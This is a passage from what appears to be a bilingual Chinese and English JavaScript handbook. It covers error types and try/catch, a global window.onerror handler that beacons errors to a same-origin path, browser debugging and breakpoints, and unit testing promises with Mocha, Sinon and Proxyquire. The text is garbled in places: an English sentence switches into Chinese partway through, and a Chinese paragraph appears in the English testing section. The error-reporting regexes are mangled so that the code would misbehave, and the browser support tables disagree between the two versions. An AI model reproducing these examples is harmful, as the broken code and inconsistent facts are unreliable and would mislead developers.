- **InternalError** - creates an instance representing an error that occurs when an internal error in the JavaScript engine is thrown. E.g. "too much recursion". (Supported only by Mozilla Firefox)
- **RangeError** - creates an instance representing an error that occurs when a numeric variable or parameter is outside of its valid range.
- **ReferenceError** - creates an instance representing an error that occurs when dereferencing an invalid reference.
- **SyntaxError** - creates an instance representing a syntax error that occurs while parsing code in eval().
- **TypeError** - creates an instance representing an error that occurs when a variable or parameter is not of a valid type.
- **URIError** - creates an instance representing an error that occurs when encodeURI() or decodeURI() are passed invalid parameters.

If you are implementing error handling mechanism you can check which kind of error you are catching from code.

```
try {
    throw new TypeError();
}
catch (e){
    if(e instanceof Error){
        console.log('instance of general Error constructor');
    }
    if(e instanceof TypeError) {
        console.log('type error');
    }
}
```

In such case e will be an instance of TypeError. All error types extend the base constructor Error, therefore it's also an instance of Error.

Keeping that in mind shows us that checking e to be an instance of Error is useless in most cases.

Section 97.4: Order of operations plus advanced thoughts

Without a try catch block, undefined functions will throw errors and stop execution:

```
undefinedFunction("This will not get executed");
console.log("I will never run because of the uncaught error!");
```

Will throw an error and not run the second line:

```
// Uncaught ReferenceError: undefinedFunction is not defined
```

You need a try catch block, similar to other languages, to ensure you catch that error so code can continue to

执行：

```
try {
  undefinedFunction("这将不会被执行");
} catch(error) {
  console.log("发生了错误！", error);
} finally {
  console.log("代码块已完成");
}
console.log("因为我们捕获了错误，所以我会运行！");
```

现在，我们已经捕获了错误，可以确定我们的代码将会执行

```
// 发生了错误！ReferenceError: undefinedFunction 未定义...
// 代码块已结束
// 因为我们捕获了错误，所以我会运行！
```

如果我们的 catch 块中发生错误怎么办！？

```
try {
  undefinedFunction("这将不会被执行");
} catch(error) {
  otherUndefinedFunction("糟了... ");
  console.log("发生了错误！", error);
} finally {
  console.log("代码块已完成");
}
console.log("因为 catch 块中未捕获的错误，我不会运行！");
```

我们不会处理 catch 块的其余部分，执行将停止，除了 finally 块。

```
// 代码块已结束
// 未捕获的 ReferenceError: otherUndefinedFunction 未定义...
```

你总是可以嵌套你的 try catch 块.....但你不应该这样做，因为那会变得非常混乱.....

```
try {
  undefinedFunction("这将不会被执行");
} catch(error) {
  try {
    otherUndefinedFunction("哎呀..... ");
    } catch(error2) {
      console.log("过度嵌套对我的身心健康有害.....");
    }
  console.log("发生了错误！", error);
} finally {
  console.log("代码块已完成");
}
console.log("因为我们捕获了错误，所以我会运行！");
```

将捕获前面示例中的所有错误并记录以下内容：

```
//过度嵌套对我的身心健康有害.....
//发生错误！ReferenceError: undefinedFunction 未定义...
//代码块已结束
//我会运行，因为我们捕获了错误！
```

那么，我们如何捕获所有错误！？对于未定义的变量和函数：你做不到。

execute:

```
try {
  undefinedFunction("This will not get executed");
} catch(error) {
  console.log("An error occurred!", error);
} finally {
  console.log("The code-block has finished");
}
console.log("I will run because we caught the error!");
```

Now, we've caught the error and can be sure that our code is going to execute

```
// An error occurred! ReferenceError: undefinedFunction is not defined...
// The code-block has finished
// I will run because we caught the error!
```

What if an error occurs in our catch block!?

```
try {
  undefinedFunction("This will not get executed");
} catch(error) {
  otherUndefinedFunction("Uh oh... ");
  console.log("An error occurred!", error);
} finally {
  console.log("The code-block has finished");
}
console.log("I won't run because of the uncaught error in the catch block!");
```

We won't process the rest of our catch block, and execution will halt except for the finally block.

```
// The code-block has finished
// Uncaught ReferenceError: otherUndefinedFunction is not defined...
```

You could always nest your try catch blocks.. but you shouldn't because that will get extremely messy..

```
try {
  undefinedFunction("This will not get executed");
} catch(error) {
  try {
    otherUndefinedFunction("Uh oh... ");
    } catch(error2) {
      console.log("Too much nesting is bad for my heart and soul...");
    }
  console.log("An error occurred!", error);
} finally {
  console.log("The code-block has finished");
}
console.log("I will run because we caught the error!");
```

Will catch all errors from the previous example and log the following:

```
//Too much nesting is bad for my heart and soul...
//An error occurred! ReferenceError: undefinedFunction is not defined...
//The code-block has finished
//I will run because we caught the error!
```

So, how can we catch all errors!? For undefined variables and functions: you can't.

此外，你不应该将每个变量和函数都包裹在 `try/catch` 块中，因为这些只是简单的示例，只会发生一次，直到你修复它们。然而，对于你知道存在的对象、函数和其他变量，但你不知道它们的属性、子过程或副作用是否存在，或者你预期在某些情况下会出现错误状态，你应该以某种方式抽象你的错误处理。这里是一个非常基础的示例和实现。

没有保护方式调用不受信任或可能抛出异常的方法：

```
function foo(a, b, c) {
  console.log(a, b, c);
  throw new Error("custom error!");
}

try {
  foo(1, 2, 3);
} catch(e) {
  try {
    foo(4, 5, 6);
  } catch(e2) {
    console.log("We had to nest because there's currently no other way...");
  }
  console.log(e);
}
// 1 2 3
// 4 5 6
// We had to nest because there's currently no other way...
// 错误：自定义错误!(...)
```

并且带有保护：

```
function foo(a, b, c) {
  console.log(a, b, c);
  throw new Error("custom error!");
}

function protectedFunction(fn, ...args) {
  try {
    fn.apply(this, args);
  } catch (e) {
    console.log("捕获错误: " + e.name + " -> " + e.message);
  }
}

protectedFunction(foo, 1, 2, 3);
protectedFunction(foo, 4, 5, 6);

// 1 2 3
// 捕获错误: Error -> custom error!
// 4 5 6
// 捕获错误: Error -> custom error!
```

我们捕获错误并且仍然处理所有预期的代码，尽管语法略有不同。无论哪种方式都能工作，但随着你构建更高级的应用程序，你会想开始考虑抽象你的错误处理方式。

Also, you shouldn't wrap every variable and function in a `try/catch` block, because these are simple examples that will only ever occur once until you fix them. However, for objects, functions and other variables that you know exist, but you don't know whether their properties or sub-processes or side-effects will exist, or you expect some error states in some circumstances, you should abstract your error handling in some sort of manner. Here is a very basic example and implementation.

Without a protected way to call untrusted or exception throwing methods:

```
function foo(a, b, c) {
  console.log(a, b, c);
  throw new Error("custom error!");
}

try {
  foo(1, 2, 3);
} catch(e) {
  try {
    foo(4, 5, 6);
  } catch(e2) {
    console.log("We had to nest because there's currently no other way...");
  }
  console.log(e);
}
// 1 2 3
// 4 5 6
// We had to nest because there's currently no other way...
// Error: custom error!(...)
```

And with protection:

```
function foo(a, b, c) {
  console.log(a, b, c);
  throw new Error("custom error!");
}

function protectedFunction(fn, ...args) {
  try {
    fn.apply(this, args);
  } catch (e) {
    console.log("caught error: " + e.name + " -> " + e.message);
  }
}

protectedFunction(foo, 1, 2, 3);
protectedFunction(foo, 4, 5, 6);

// 1 2 3
// caught error: Error -> custom error!
// 4 5 6
// caught error: Error -> custom error!
```

We catch errors and still process all the expected code, though with a somewhat different syntax. Either way will work, but as you build more advanced applications you will want to start thinking about ways to abstract your error handling.

第98章：浏览器中的全局错误处理

参数	详情
eventOrMessage	一些浏览器会仅用一个参数调用事件处理程序，即一个Event对象。然而，其他浏览器，尤其是较旧的浏览器和较旧的移动浏览器，会将一个String消息作为第一个参数传入。
url	如果处理函数被调用时传入超过1个参数，第二个参数通常是一个JavaScript文件的URL，该文件是问题的来源。
lineNumber	如果处理函数被调用时传入超过1个参数，第三个参数是JavaScript源文件中的行号。
colNumber	如果处理函数被调用时传入超过1个参数，第四个参数是JavaScript源文件中的列号。
error	如果处理函数被调用时传入超过1个参数，第五个参数有时是一个描述问题的Error对象。

第98.1节：处理window.onerror以将所有错误报告回服务器端

下面的示例监听window.onerror事件，并使用图像信标技术通过URL的GET参数发送信息。

```
var hasLoggedOnce = false;

// 一些浏览器（至少是火狐浏览器）在通过 window.addEventListener('error', fn) 处理事件
// 时不会报告行号和列号。因此，更可靠的方法是通过直接赋值设置事件监听器。

window.onerror = function (eventOrMessage, url, lineNumber, colNumber, error) {
    if (hasLoggedOnce || !eventOrMessage) {
        // 如果出现以下情况，报告错误没有意义：
        // 1. 已经报告过另一个错误——页面处于无效状态，可能会产生过多错误。
        // 2. 提供的信息没有意义（!eventOrMessage——浏览器因某种原因未提供信息。）

        return;
    }
    hasLoggedOnce = true;
    if (typeof eventOrMessage !== 'string') {
        error = eventOrMessage.error;
        url = eventOrMessage.filename || eventOrMessage.fileName;
        lineNumber = eventOrMessage.lineno || eventOrMessage.lineNumber;
        colNumber = eventOrMessage.colno || eventOrMessage.columnNumber;
        eventOrMessage = eventOrMessage.message || eventOrMessage.name || error.message ||
        error.name;
    }
    if (error && error.stack) {
        eventOrMessage = [eventOrMessage, '; Stack: ', error.stack, '.'].join('');
    }
    var jsFile = (/[^/]+\js/i.exec(url || '') || [])[0] || 'inlineScriptOrDynamicEvalCode',
        stack = [eventOrMessage, '发生在', jsFile, ':', lineNumber || '?', ':', colNumber || '?'].join('');

    // 缩短消息内容，以更有可能符合浏览器的URL长度限制
    // (某些浏览器限制为2083个字符)
    stack = stack.replace(/https?:|\/|[^/]+/gi, ''); // 调用服务器端处理
    // 程序，可能会将错误记录到数据库或日志文件中
}
```

Chapter 98: Global error handling in browsers

Parameter	Details
eventOrMessage	Some browsers will call the event handler with just one argument, an Event object. However, other browsers, especially the older ones and older mobile ones will supply a String message as a first argument.
url	If a handler is called with more than 1 argument, the second argument usually is an URL of a JavaScript file that is the source of the problem.
lineNumber	If a handler is called with more than 1 argument, the third argument is a line number inside the JavaScript source file.
colNumber	If a handler is called with more than 1 argument, the fourth argument is the column number inside the JavaScript source file.
error	If a handler is called with more than 1 argument, the fifth argument is sometimes an Error object describing the problem.

Section 98.1: Handling window.onerror to report all errors back to the server-side

The following example listens to window.onerror event and uses an image beacon technique to send the information through the GET parameters of an URL.

```
var hasLoggedOnce = false;

// Some browsers (at least Firefox) don't report line and column numbers
// when event is handled through window.addEventListener('error', fn). That's why
// a more reliable approach is to set an event listener via direct assignment.
window.onerror = function (eventOrMessage, url, lineNumber, colNumber, error) {
    if (hasLoggedOnce || !eventOrMessage) {
        // It does not make sense to report an error if:
        // 1. another one has already been reported -- the page has an invalid state and may produce
        // way too many errors.
        // 2. the provided information does not make sense (!eventOrMessage -- the browser didn't
        // supply information for some reason.)
        return;
    }
    hasLoggedOnce = true;
    if (typeof eventOrMessage !== 'string') {
        error = eventOrMessage.error;
        url = eventOrMessage.filename || eventOrMessage.fileName;
        lineNumber = eventOrMessage.lineno || eventOrMessage.lineNumber;
        colNumber = eventOrMessage.colno || eventOrMessage.columnNumber;
        eventOrMessage = eventOrMessage.message || eventOrMessage.name || error.message ||
        error.name;
    }
    if (error && error.stack) {
        eventOrMessage = [eventOrMessage, '; Stack: ', error.stack, '.'].join('');
    }
    var jsFile = (/[^/]+\js/i.exec(url || '') || [])[0] || 'inlineScriptOrDynamicEvalCode',
        stack = [eventOrMessage, 'Occurred in', jsFile, ':', lineNumber || '?', ':', colNumber || '?'].join('');

    // shortening the message a bit so that it is more likely to fit into browser's URL length limit
    // (which is 2,083 in some browsers)
    stack = stack.replace(/https?:|\/|[^/]+/gi, '');
    // calling the server-side handler which should probably register the error in a database or a
    log file
```

```
new Image().src = '/exampleErrorReporting?stack=' + encodeURIComponent(stack);

// window.DEBUG_ENVIRONMENT 是一个可配置属性，可能在其他地方设置为true，用于调试和测试目的。

if (window.DEBUG_ENVIRONMENT) {
    alert('客户端脚本失败：' + stack);
}
}
```

```
new Image().src = '/exampleErrorReporting?stack=' + encodeURIComponent(stack);

// window.DEBUG_ENVIRONMENT a configurable property that may be set to true somewhere else for
debugging and testing purposes.
if (window.DEBUG_ENVIRONMENT) {
    alert('Client-side script failed: ' + stack);
}
}
```

第99章：调试

第99.1节：交互式解释器变量

请注意，这些仅在某些浏览器的开发者工具中有效。

`$_` 给出你最后计算的表达式的值。

```
"foo"          // "foo"  
$_             // "foo"
```

`$0` 指的是检查器中当前选中的 DOM 元素。所以如果 `<div id="foo">` 被高亮显示：

```
$0           // <div id="foo">  
$0.getAttribute('id') // "foo"
```

`$1` 指之前选中的元素，`$2` 指再之前选中的元素，依此类推，`$3` 和 `$4` 也是如此。

要获取匹配 CSS 选择器的元素集合，使用 `$(selector)`。这本质上是 `document.querySelectorAll` 的快捷方式。

```
var images = $(img); // 返回所有匹配元素的数组或节点列表  
  
$_$(1) $$() $0$1$2$3$4  
Opera 15+ 11+ 11+ 11+ 11+ 15+ 15+ 15+  
Chrome 22+ ✓ ✓ ✓ ✓ ✓ ✓ ✓ ✓  
Firefox 39+ ✓ ✓ ✗ ✗ ✗ ✗ ✗  
IE     11 11 11 11 11 11 11 11  
Safari 6.1+ 4+4+4+4+4+4+
```

¹ 是 `document.getElementById` 或 `document.querySelector` 的别名

第99.2节：断点

断点会在程序执行到某个点时暂停。然后你可以逐行执行程序，观察其执行过程并检查变量的内容。

创建断点有三种方式。

1. 通过代码，使用`debugger;`语句。
2. 通过浏览器，使用开发者工具。
3. 通过集成开发环境（IDE）。

调试器语句

你可以在JavaScript代码中的任何位置放置`debugger;`语句。一旦JS解释器执行到该行，脚本执行将停止，允许你检查变量并逐步调试代码。

开发者工具

第二种方式是直接通过浏览器的开发者工具在代码中添加断点。

打开开发者工具

Chrome 或 Firefox

Chapter 99: Debugging

Section 99.1: Interactive interpreter variables

Note that these only work in the developer tools of certain browsers.

`$_` gives you the value of whatever expression was evaluated last.

```
"foo"          // "foo"  
$_             // "foo"
```

`$0` refers to the DOM element currently selected in the Inspector. So if `<div id="foo">` is highlighted:

```
$0           // <div id="foo">  
$0.getAttribute('id') // "foo"
```

`$1` refers to the element previously selected, `$2` to the one selected before that, and so forth for `$3` and `$4`.

To get a collection of elements matching a CSS selector, use `$(selector)`. This is essentially a shortcut for `document.querySelectorAll`.

```
var images = $(img); // Returns an array or a nodelist of all matching elements  
  
$_ $(1) $$() $0 $1 $2 $3 $4  
Opera 15+ 11+ 11+ 11+ 11+ 15+ 15+ 15+  
Chrome 22+ ✓ ✓ ✓ ✓ ✓ ✓ ✓ ✓  
Firefox 39+ ✓ ✓ ✓ ✗ ✗ ✗ ✗  
IE     11 11 11 11 11 11 11 11  
Safari 6.1+ 4+ 4+ 4+ 4+ 4+ 4+ 4+
```

¹ alias to either `document.getElementById` or `document.querySelector`

Section 99.2: Breakpoints

Breakpoints pause your program once execution reaches a certain point. You can then step through the program line by line, observing its execution and inspecting the contents of your variables.

There are three ways of creating breakpoints.

1. From code, using the `debugger;` statement.
2. From the browser, using the Developer Tools.
3. From an Integrated Development Environment (IDE).

Debugger Statement

You can place a `debugger;` statement anywhere in your JavaScript code. Once the JS interpreter reaches that line, it will stop the script execution, allowing you to inspect variables and step through your code.

Developer Tools

The second option is to add a breakpoint directly into the code from the browser's Developer Tools.

Opening the Developer Tools

Chrome or Firefox

1. 按下 **F12** 以打开开发者工具
2. 切换到“源代码”标签（Chrome）或“调试器”标签（Firefox）
3. 按下 **Ctrl + P** 并输入你的JavaScript文件名
4. 按下 **回车** 以打开它。

Internet Explorer 或 Edge

1. 按下 **F12** 以打开开发者工具
2. 切换到“调试器”标签。
3. 使用窗口左上角附近的文件夹图标打开文件选择面板；你可以在那里找到你的 JavaScript文件。

Safari

1. 按下 **Command + Option + C** 以打开开发者工具
2. 切换到资源（Resources）标签
3. 在左侧面板中打开“Scripts”文件夹
4. 选择你的JavaScript文件。

在开发者工具中添加断点

打开开发者工具中的JavaScript文件后，你可以点击行号来设置断点。程序下一次运行时会在此处暂停。

关于压缩源代码的说明：如果你的源代码是压缩的，可以使用“美化打印”（Pretty Print）功能将其转换为可读格式。在Chrome中，方法是点击源代码查看器右下角的{}按钮。

Visual Studio Code (VSC)


VSC内置了对JavaScript调试的支持。

1. 点击左侧的调试按钮或 **Ctrl + Shift + D**
2. 如果尚未创建，按齿轮图标创建一个启动配置文件（launch.json）。
3. 在 VSC 中按绿色播放按钮或按下运行键来运行代码 **F5**。

在 VSC 中添加断点

点击 JavaScript 源文件中行号旁边以添加断点（断点将显示为红色标记）。要删除断点，再次点击红色圆圈即可。

提示：你也可以利用浏览器开发者工具中的条件断点。这有助于跳过不必要的执行中断。例如场景：你想在循环的第 5 次迭代时检查一个变量。



第 99.3 节：使用 setter 和 getter 查找属性的变化

假设你有如下对象：

```
var myObject = {
```

1. Press **F12** to open Developer Tools
2. Switch to the Sources tab (Chrome) or Debugger tab (Firefox)
3. Press **Ctrl + P** and type the name of your JavaScript file
4. Press **Enter** to open it.

Internet Explorer or Edge

1. Press **F12** to open Developer Tools
2. Switch to the Debugger tab.
3. Use the folder icon near the upper-left corner of the window to open a file-selection pane; you can find your JavaScript file there.

Safari

1. Press **Command + Option + C** to open Developer Tools
2. Switch to the Resources tab
3. Open the "Scripts" folder in the left-side panel
4. Select your JavaScript file.

Adding a breakpoint from the Developer Tools

Once you have your JavaScript file open in Developer Tools, you can click a line number to place a breakpoint. The next time your program runs, it will pause there.

Note about Minified Sources: If your source is minified, you can Pretty Print it (convert to readable format). In Chrome, this is done by clicking on the {} button in the bottom right corner of the source code viewer.

IDEs

Visual Studio Code (VSC)


VSC has [built-in support](#) for debugging JavaScript.

1. Click the Debug button on the left or **Ctrl + Shift + D**
2. If not already done, create a launch configuration file (launch.json) by pressing the gear icon.
3. Run the code from VSC by pressing the green play button or hit **F5**.

Adding a breakpoint in VSC

Click next to the line number in your JavaScript source file to add a breakpoint (it will be marked red). To delete the breakpoint, click the red circle again.

Tip: You can also utilise the conditional breakpoints in browser's dev tools. These help in skipping unnecessary breaks in execution. Example scenario: you want to examine a variable in a loop exactly at 5th iteration.



Section 99.3: Using setters and getters to find what changed a property

Let's say you have an object like this:

```
var myObject = {
```

```
name: 'Peter'  
}
```

稍后在代码中，你尝试访问 `myObject.name`，却得到 `George` 而不是 `Peter`。你开始想知道是谁改了它，以及具体在哪里改的。有一种方法可以在每次设置时（每当有人执行 `myObject.name = 'something'`）放置一个 `debugger`（或其他东西）：

```
var myObject = {  
    _name: 'Peter',  
    set name(name){debugger;this._name=name},  
    get name(){return this._name}  
}
```

请注意，我们将 `name` 重命名为 `_name`，并且我们将为 `name` 定义一个设置器和一个获取器。

`set name` 是设置器。这是一个理想的位置，你可以放置 `debugger`、`console.trace()` 或任何你需要用于调试的东西。设置器会将 `name` 的值设置到 `_name` 中。获取器（即 `get name` 部分）会从那里读取值。现在我们有了一个带有调试功能的完整对象。

不过，大多数时候，被修改的对象并不在我们的控制之下。幸运的是，我们可以在现有对象上定义设置器和获取器来调试它们。

```
// 首先，将 name 保存到 _name，因为我们将使用 name 作为设置器/获取器  
otherObject._name = otherObject.name;  
  
// 创建设置器和获取器  
Object.defineProperty(otherObject, "name", {  
    set: function(name) {debugger;this._name = name},  
    get: function() {return this._name}  
});
```

更多信息请查看 MDN 上的 [setters](#) 和 [getters](#)。

浏览器对设置器/获取器的支持：

Chrome	Firefox	IE	Opera	Safari	移动端
版本 1	2.0	9	9.5	3	全部

第 99.4 节：使用控制台

在许多环境中，你可以访问一个全局的 `console` 对象，它包含一些用于与标准输出设备通信的基本方法。最常见的是浏览器的 JavaScript 控制台（有关更多信息，请参见 [Chrome](#)、[Firefox](#)、[Safari](#) 和 [Edge](#)）。

```
// 最简单的用法是你可以“记录”一个字符串  
console.log("Hello, World!");  
  
// 你也可以记录任意数量的逗号分隔值  
console.log("Hello", "World!");  
  
// 你也可以使用字符串替换  
console.log("%s %s", "Hello", "World!");  
  
// 你也可以记录同一作用域内存在的任何变量  
var arr = [1, 2, 3];  
console.log(arr.length, this);
```

```
name: 'Peter'  
}
```

Later in your code, you try to access `myObject.name` and you get `George` instead of `Peter`. You start wondering who changed it and where exactly it was changed. There is a way to place a `debugger` (or something else) on every set (every time someone does `myObject.name = 'something'`):

```
var myObject = {  
    _name: 'Peter',  
    set name(name){debugger;this._name=name},  
    get name(){return this._name}  
}
```

Note that we renamed `name` to `_name` and we are going to define a setter and a getter for `name`.

`set name` is the setter. That is a sweet spot where you can place `debugger`、`console.trace()` 或任何你需要用于调试的东西。设置器会将 `name` 的值设置到 `_name` 中。获取器（即 `get name` 部分）会从那里读取值。现在我们有了一个带有调试功能的完整对象。

Most of the time, though, the object that gets changed is not under our control. Fortunately, we can define setters and getters on [existing](#) objects to debug them.

```
// First, save the name to _name, because we are going to use name for setter/getter  
otherObject._name = otherObject.name;  
  
// Create setter and getter  
Object.defineProperty(otherObject, "name", {  
    set: function(name) {debugger;this._name = name},  
    get: function() {return this._name}  
});
```

Check out [setters](#) and [getters](#) at MDN for more information.

Browser support for setters/getters:

Chrome	Firefox	IE	Opera	Safari	Mobile
Version 1	2.0	9	9.5	3	all

Section 99.4: Using the console

In many environments, you have access to a global `console` object that contains some basic methods for communicating with standard output devices. Most commonly, this will be the browser's JavaScript console (see [Chrome](#), [Firefox](#), [Safari](#), and [Edge](#) for more information).

```
// At its simplest, you can 'log' a string  
console.log("Hello, World!");  
  
// You can also log any number of comma-separated values  
console.log("Hello", "World!");  
  
// You can also use string substitution  
console.log("%s %s", "Hello", "World!");  
  
// You can also log any variable that exist in the same scope  
var arr = [1, 2, 3];  
console.log(arr.length, this);
```

你可以使用不同的控制台方法以不同方式突出显示输出。其他方法对于更高级的调试也很有用。

有关更多文档、兼容性信息以及如何打开浏览器控制台的说明，请参阅控制台主题。

注意：如果需要支持 IE9，请删除`console.log`或按如下方式包装其调用，因为`console`在开发者工具打开之前是未定义的：

```
if (console) { // IE9 解决方法
    console.log("test");
}
```

第 99.5 节：自动暂停执行

在谷歌浏览器中，你可以在不设置断点的情况下暂停执行。

 **异常暂停**：当此按钮被切换开启时，如果程序遇到未处理的异常，程序将暂停，就像遇到断点一样。该按钮位于执行控制附近，对于定位错误非常有用。

您还可以在 HTML 标签（DOM 节点）被修改或其属性发生变化时暂停执行。要做到这一点，请在“元素”标签页中右键点击该 DOM 节点，然后选择“断点...”。

第99.6节：元素检查器

点击  在 Chrome 的 Elements 标签页左上角或 Firefox 的 Inspector 标签页中，点击“选择页面中的元素进行检查”按钮（可通过开发者工具访问），然后点击页面上的某个元素，会高亮该元素并将其赋值给 \$0 变量。

元素检查器可以以多种方式使用，例如：

1. 你可以检查你的 JS 是否按预期操作 DOM，
2. 当查看哪些规则影响元素时，可以更容易地调试 CSS
(Chrome 中的 Styles 标签)
3. 你可以在不重新加载页面的情况下玩转 CSS 和 HTML。

此外，Chrome 会记住 Elements 标签页中最近的 5 次选择。当前选择为 \$0，之前的选择为 \$1。你最多可以回溯到 \$4。这样你可以轻松调试多个节点，而无需不断切换选择。

你可以在 [Google Developers](#) 了解更多信息。

第99.7节：函数调用时中断

对于具名（非匿名）函数，你可以在函数执行时中断。

```
debug(functionName);
```

下次`functionName` 函数运行时，调试器将在其第一行停止。

You can use different console methods to highlight your output in different ways. Other methods are also useful for more advanced debugging.

For more documentation, information on compatibility, and instructions on how to open your browser's console, see the Console topic.

Note: if you need to support IE9, either remove `console.log` or wrap its calls as follows, because `console` is undefined until the Developer Tools are opened:

```
if (console) { //IE9 workaround
    console.log("test");
}
```

Section 99.5: Automatically pausing execution

In Google Chrome, you can pause execution without needing to place breakpoints.

 **Pause on Exception**: While this button is toggled on, if your program hits an unhandled exception, the program will pause as if it had hit a breakpoint. The button can be found near Execution Controls and is useful for locating errors.

You can also pause execution when an HTML tag (DOM node) is modified, or when its attributes are changed. To do that, right click the DOM node on the Elements tab and select "Break on...".

Section 99.6: Elements inspector

Clicking the  *Select an element in the page to inspect it* button in the upper left corner of the Elements tab in Chrome or Inspector tab in Firefox, available from Developer Tools, and then clicking on an element of the page highlights the element and assigns it to the \$0 variable.

Elements inspector can be used in variety of ways, for example:

1. You can check if your JS is manipulating DOM the way you expect it to,
2. You can more easily debug your CSS, when seeing which rules affect the element (Styles tab in Chrome)
3. You can play around with CSS and HTML without reloading the page.

Also, Chrome remembers last 5 selections in the Elements tab. \$0 is the current selection, while \$1 is the previous selection. You can go up to \$4. That way you can easily debug multiple nodes without constantly switching selection to them.

You can read more at [Google Developers](#).

Section 99.7: Break when a function is called

For named (non-anonymous) functions, you can break when the function is executed.

```
debug(functionName);
```

The next time `functionName` function runs, the debugger will stop on its first line.

第99.8节：逐步执行代码

一旦你在断点处暂停执行，你可能想逐行跟踪执行以观察发生了什么。打开浏览器的开发者工具，查找执行控制图标。（此示例使用的是谷歌浏览器中的图标，但其他浏览器中的图标也类似。）

▶ 继续执行：取消暂停执行。快捷键：F8 (Chrome, Firefox)

⟳ 单步跳过：运行下一行代码。如果该行包含函数调用，则运行整个函数并移动到下一行，而不是跳转到函数定义处。快捷键：F10 (Chrome, Firefox, IE/Edge) , F6 (Safari)

↓ 单步进入：执行下一行代码。如果该行包含函数调用，则跳入该函数并在此处暂停。
快捷键：F11 (Chrome, Firefox, IE/Edge), F7 (Safari)

↑ 单步跳出：运行当前函数的剩余部分，跳回函数被调用的位置，并在下一条语句处暂停。
快捷键：Shift + F11 (Chrome, Firefox, IE/Edge), F8 (Safari)

将这些操作与调用栈结合使用，调用栈会告诉你当前所在的函数、哪个函数调用了该函数，等等。

有关更多细节和建议，请参阅谷歌的“如何逐步执行代码”指南。

浏览器快捷键文档链接：

- [Chrome](#)
- [火狐浏览器](#)
- [IE](#)
- [Edge](#)
- [Safari](#)

Section 99.8: Stepping through code

Once you've paused execution on a breakpoint, you may want to follow execution line-by-line to observe what happens. Open your browser's Developer Tools and look for the Execution Control icons. (This example uses the icons in Google Chrome, but they'll be similar in other browsers.)

▶ **Resume:** Unpause execution. Shortcut: F8 (Chrome, Firefox)

⟳ **Step Over:** Run the next line of code. If that line contains a function call, run the whole function and move to the next line, rather than jumping to wherever the function is defined. Shortcut : F10 (Chrome, Firefox, IE/Edge), F6 (Safari)

↓ **Step Into:** Run the next line of code. If that line contains a function call, jump into the function and pause there.
Shortcut : F11 (Chrome, Firefox, IE/Edge), F7 (Safari)

↑ **Step Out:** Run the rest of the current function, jump back to where the function was called from, and pause at the next statement there. Shortcut : Shift + F11 (Chrome, Firefox, IE/Edge), F8 (Safari)

Use these in conjunction with the **Call Stack**, which will tell you which function you're currently inside of, which function called that function, and so forth.

See Google's guide on "[How to Step Through the Code](#)" for more details and advice.

Links to browser shortcut key documentation:

- [Chrome](#)
- [Firefox](#)
- [IE](#)
- [Edge](#)
- [Safari](#)

第100章：JavaScript单元测试

第100.1节：使用Mocha、Sinon、Chai和Proxyquire进行Promise的单元测试

这里有一个简单的待测试类，它根据外部的结果返回一个Promise ResponseProcessor，该处理器执行需要时间。

为简化起见，我们假设processResponse方法永远不会失败。

```
import {processResponse} from './utils/response_processor';

const ping = () => {
  return new Promise((resolve, _reject) => {
    const response = processResponse(data);
    resolve(response);
  });
}

module.exports = ping;
```

为了测试这一点，我们可以利用以下工具。

1. [mocha](#)
2. [chai](#)
3. [sinon](#)
4. [proxyquire](#)
5. [chai-as-promised](#)

我在我的package.json文件中使用以下test脚本。

```
"test": "NODE_ENV=test mocha --compilers js:babel-core/register --require ./test/unit/test_helper.js --recursive test/**/*_spec.js"
```

这使我能够使用es6语法。它引用了一个test_helper，看起来像这样

```
import chai from 'chai';
import sinon from 'sinon';
import sinonChai from 'sinon-chai';
import chaiAsPromised from 'chai-as-promised';
import sinonStubPromise from 'sinon-stub-promise';

chai.use(sinonChai);
chai.use(chaiAsPromised);
sinonStubPromise(sinon);
```

Proxyquire 允许我们在外部 ResponseProcessor 位置注入自己的存根。然后我们可以使用 sinon 监视该存根的方法。我们使用 chai 的扩展，即 chai-as-promised 注入的功能，来检查ping() 方法的 Promise 是否被 fulfilled，并且它 eventually 返回所需的响应。

```
import {expect}      from 'chai';
import sinon         from 'sinon';
import proxyquire   from 'proxyquire';

let formattingStub = {
  wrapResponse: () => {}
```

Chapter 100: Unit Testing JavaScript

Section 100.1: Unit Testing Promises with Mocha, Sinon, Chai and Proxyquire

Here we have a simple class to be tested that returns a Promise based on the results of an external ResponseProcessor that takes time to execute.

For simplicity we'll assume that the processResponse method won't ever fail.

```
import {processResponse} from '../utils/response_processor';

const ping = () => {
  return new Promise((resolve, _reject) => {
    const response = processResponse(data);
    resolve(response);
  });
}

module.exports = ping;
```

To test this we can leverage the following tools.

1. [mocha](#)
2. [chai](#)
3. [sinon](#)
4. [proxyquire](#)
5. [chai-as-promised](#)

I use the following test script in my package.json file.

```
"test": "NODE_ENV=test mocha --compilers js:babel-core/register --require ./test/unit/test_helper.js --recursive test/**/*_spec.js"
```

This allows me to use es6 syntax. It references a test_helper that will look like

```
import chai from 'chai';
import sinon from 'sinon';
import sinonChai from 'sinon-chai';
import chaiAsPromised from 'chai-as-promised';
import sinonStubPromise from 'sinon-stub-promise';

chai.use(sinonChai);
chai.use(chaiAsPromised);
sinonStubPromise(sinon);
```

Proxyquire 允许我们在外部 ResponseProcessor 位置注入自己的存根。然后我们可以使用 sinon 监视该存根的方法。我们使用 chai 的扩展，即 chai-as-promised 注入的功能，来检查ping() 方法的 Promise 是否被 fulfilled，并且它 eventually 返回所需的响应。

```
import {expect}      from 'chai';
import sinon         from 'sinon';
import proxyquire   from 'proxyquire';

let formattingStub = {
  wrapResponse: () => {}
```

```
}
```

```
let ping = proxyquire('../.../src/api/ping', {
  '../utils/formatting': formattingStub
});

describe('ping', () => {
  let wrapResponseSpy, pingResult;
  const response = 'some response';

  beforeEach(() => {
    wrapResponseSpy = sinon.stub(formattingStub, 'wrapResponse').returns(response);
    pingResult = ping();
  })

  afterEach(() => {
